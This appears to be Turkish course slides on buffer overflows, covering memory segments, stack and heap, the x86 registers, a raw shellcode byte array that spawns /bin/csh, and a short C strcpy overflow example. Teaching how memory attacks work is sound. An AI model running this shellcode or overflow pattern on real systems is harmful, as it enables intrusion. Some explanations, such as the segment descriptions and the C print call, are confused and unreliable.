

Buffer Nedir?

- Türkçesi tampon veya arabellek olarak tanımlanır.
- Düzen/nizam,
- Asıl amaç bellekten okuma yazma işlemini hızlandırmak,




Physical reads



Buffer Pool

- Multiproses, belleğin çoklu kullanımını sağlama,
- Donanım/Yazılım,
- Verilerin buffer alanlarında tutulması, normal bir veritabanına veya bir dosyaya yazılmadan önce üzerinde değişiklikler yapılabileceği anlamına gelir.





Buffer Overflow Nedir?

- Buffer'da var olan veri var olan kapasiteyi aşarsa, buffer overflow oluşur.



- **Assembly, C ve C++** gibi makine diline yakın dillerde bulunur.
- Üst seviye programlama dillerinde runtime sırasında gerekli kontroller yapılmaktadır.






- İşlemcide işlemler prosesler aracılığıyla yapılır.
- Tüm prosesler kendisine ait bir sanal adres uzayında bulunur.
- Runtime sırasında sanal bellek uzayındaki verilerle gerçek bellektekiler birbiriyle eşleştirilir.
- Bu sayede hiç bir proses bir başkasının alanına erişemez.
- .




Prosesler belleğe küçük bölmelere ayrılarak yüklenir;

- **Text segmenti**, makine dilinde kodların yazıldığı yer. Yazılabilir değildir. Büyüklüğü sabittir.
- **Data segmentinde**, boşaltılmış kullanıma hazır değişkenler bulunur.
- **Bss segmentinde**, başlatılmaya hazır olan değişkenler yer almaktadır.
- **Heap segmenti**, yüksek belleğe, yani yığına doğru büyür.



STACK ve HEAP KAVRAMLARI


Stack ve heap memory, geçici değerlerin saklandığı bir hafıza alanıdır. Herikiside Türkçeye **Yığın** olarak çevrilebilir. Ram'de tutulur.



STACK,


- Değişken statik olarak atanır.
- Kullanımı kolaydır.
- Oldukça hızlı çalışır.
- Stack'lar pointer olmadan kullanılabılırler ve kullanılacak değişken boyutu tam olarak biliniyorsa stack kullanmak uygun olacaktır.
- Stack ile bir değişken oluşturmak; char metin[55]


STACK




HEAP

- Bellekte tutulan yer sınırlı değildir.
- Değişken dinamik olarak atanır.
- Kullanımı zahmetlidir.
- Stack'a göre daha yavaş çalışır.
- Doğru kullanılmaması durumunda bellek sorunları yaşatır.
- Kullanılacak değişken boyutu tam olarak bilinmiyorsa Heap kullanımı uygun olacaktır.
- Heap ile bir değişken oluşturmak; metin = new char[]






Normal SRAM
Operation



Fragmented Heap




Stack Crash!



LIFO Kavramı

- STACK, işlevleri bağımsız değişkenlere iletmek ve yerel değişkenlere yönlendirmek için LİFO (last – in first – out) mekanizması kullanır.




- Buffer gibi davranan, tüm bilgilerin tutulduğu foksiyonlara ihtiyaç duyar.
- Stack bir işlevin yürütülmesinin başlangıcını oluşturur ve sonrasında da işlevi sonlandırır.
- Bir yığının altına inerken düşük bellek adresinden yüksek bellek adresine doğru bir ilerleme olur.




LIFO Kavramı

- Stack, LIFO yapısına göre çalışmaktadır. x86 mimarisine göre bir program yılında oluşturulduğunda ESP en üst yığın adresini, EBP oluşturulan “**stack frame**” yapısının alt kısmını işaret eder.
- Yığın (*stack*) içerisinde bir fonksiyon çağrıma işlemi yapıldığında, yılında ESP’nin gösterdiği değer program çalıştığı sürede yığına yapılan PUSH ve POP işlemlerine göre değişiklik gösterir.
- EIP (*Instruction pointer*) ise text segment üzerindeki komut dizininde bulunan çalıştırılacak bir sonraki komutu işaret eder.



Stack Veri Yapısında Gerçekleşen İşlemler;

- 1.Stack Push İşlemi – (Yığına Eleman Ekleme)
- 2.Stack Pop İşlemi – (Yığından Eleman Çıkarma)
- 3.Stack Peek İşlemi (Yığında tutulan son elemanı bildirir)




EIP, EBP, ESP, KAVRAMLARI

EIP(instruction pointer); cpu'larda o an çalıştırılacak olan instruction'in okunacağı adresi belirten register'a verilen isimdir. İşlenecek olan bir sonraki komutun bellek adresini saklar.

EBP(base pointer); Stack veri yapısının tabanını (ilk giren, son çıkacak elemanı) gösterir.

ESP(Stack pointer); stack veri yapısının son giren (ya da diğer bir deyiş ile ilk çıkacak) elemanını gösterir.

STACK FRAME FOR VunlFunction



Shellcode


Shellcode, yazılım zaafiyetlerinin sömürülmesinde küçük kod parçacıklarının (payload) kullanılması olarak tanımlanabilir. Kısaca açıklığın istismar edilmesi de denebilir

```
char shellcode[] =  
"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01"  
"\xff\x3b\xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6"  
"\x33\x42\x44\xff\xff\x02\x3b\xde\xff\xf8\x3b\xa0\x07\xff\x7c"  
"\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\xf8\xf4"  
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8"  
"\x11\x3f\x60\xff\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61"  
"\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\xf3\x7f\xc9\x03\xa6\x4e"  
"\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1"  
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22"  
"\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80"  
"\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x7f\x23\xcb\x78\x38"  
"\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78"  
"\x7c\x84\x22\x78\x7f\x43\xd3\x78\x38\x5d\xfa\x93\x7f\xc9\x03"  
"\xa6\x4e\x80\x04\x21\x37\x39\xff\xff\x40\x80\xff\xd4\x7c\xa5"  
"\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x18\x01\xff\x38"  
"\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc"  
"\x7c\x24\x0b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04"  
"\x21\x2f\x62\x69\x6e\x2f\x63\x73\x68";
```



Buffur Overflow nasıl meydana gelir;

Basit bir login formunu göz önüne alalım. Login programı kullanıcı adı olarak kabul edilebilecek değerlerin uzunluğunu barındırabilir. Yinede eğer program uzunluğu kontrol etmezse tahsil edilmiş olan alandan taşıma yaparak diğer alanlar üzerine yazılır. Eğer saldırgan bunu tespit edebilecek düzeyde ise, farklı denemelerde bulunarak web uygulamalarında hatalara neden olabilir.




Basit bir C kodu ile çalışma Buffer Overflow mantığına bakacak olursak;

```
#include<stdio.h>
#include<string.h>
int main(){
    char hedef[5] = "TTTT";
    char saldirgan[11] = "AAAAAAAAAA";
    strcpy(saldirgan, " DDDDDDDDDDDDDDD");
    printf("%c \n", hedef);
    return 0;
}
```



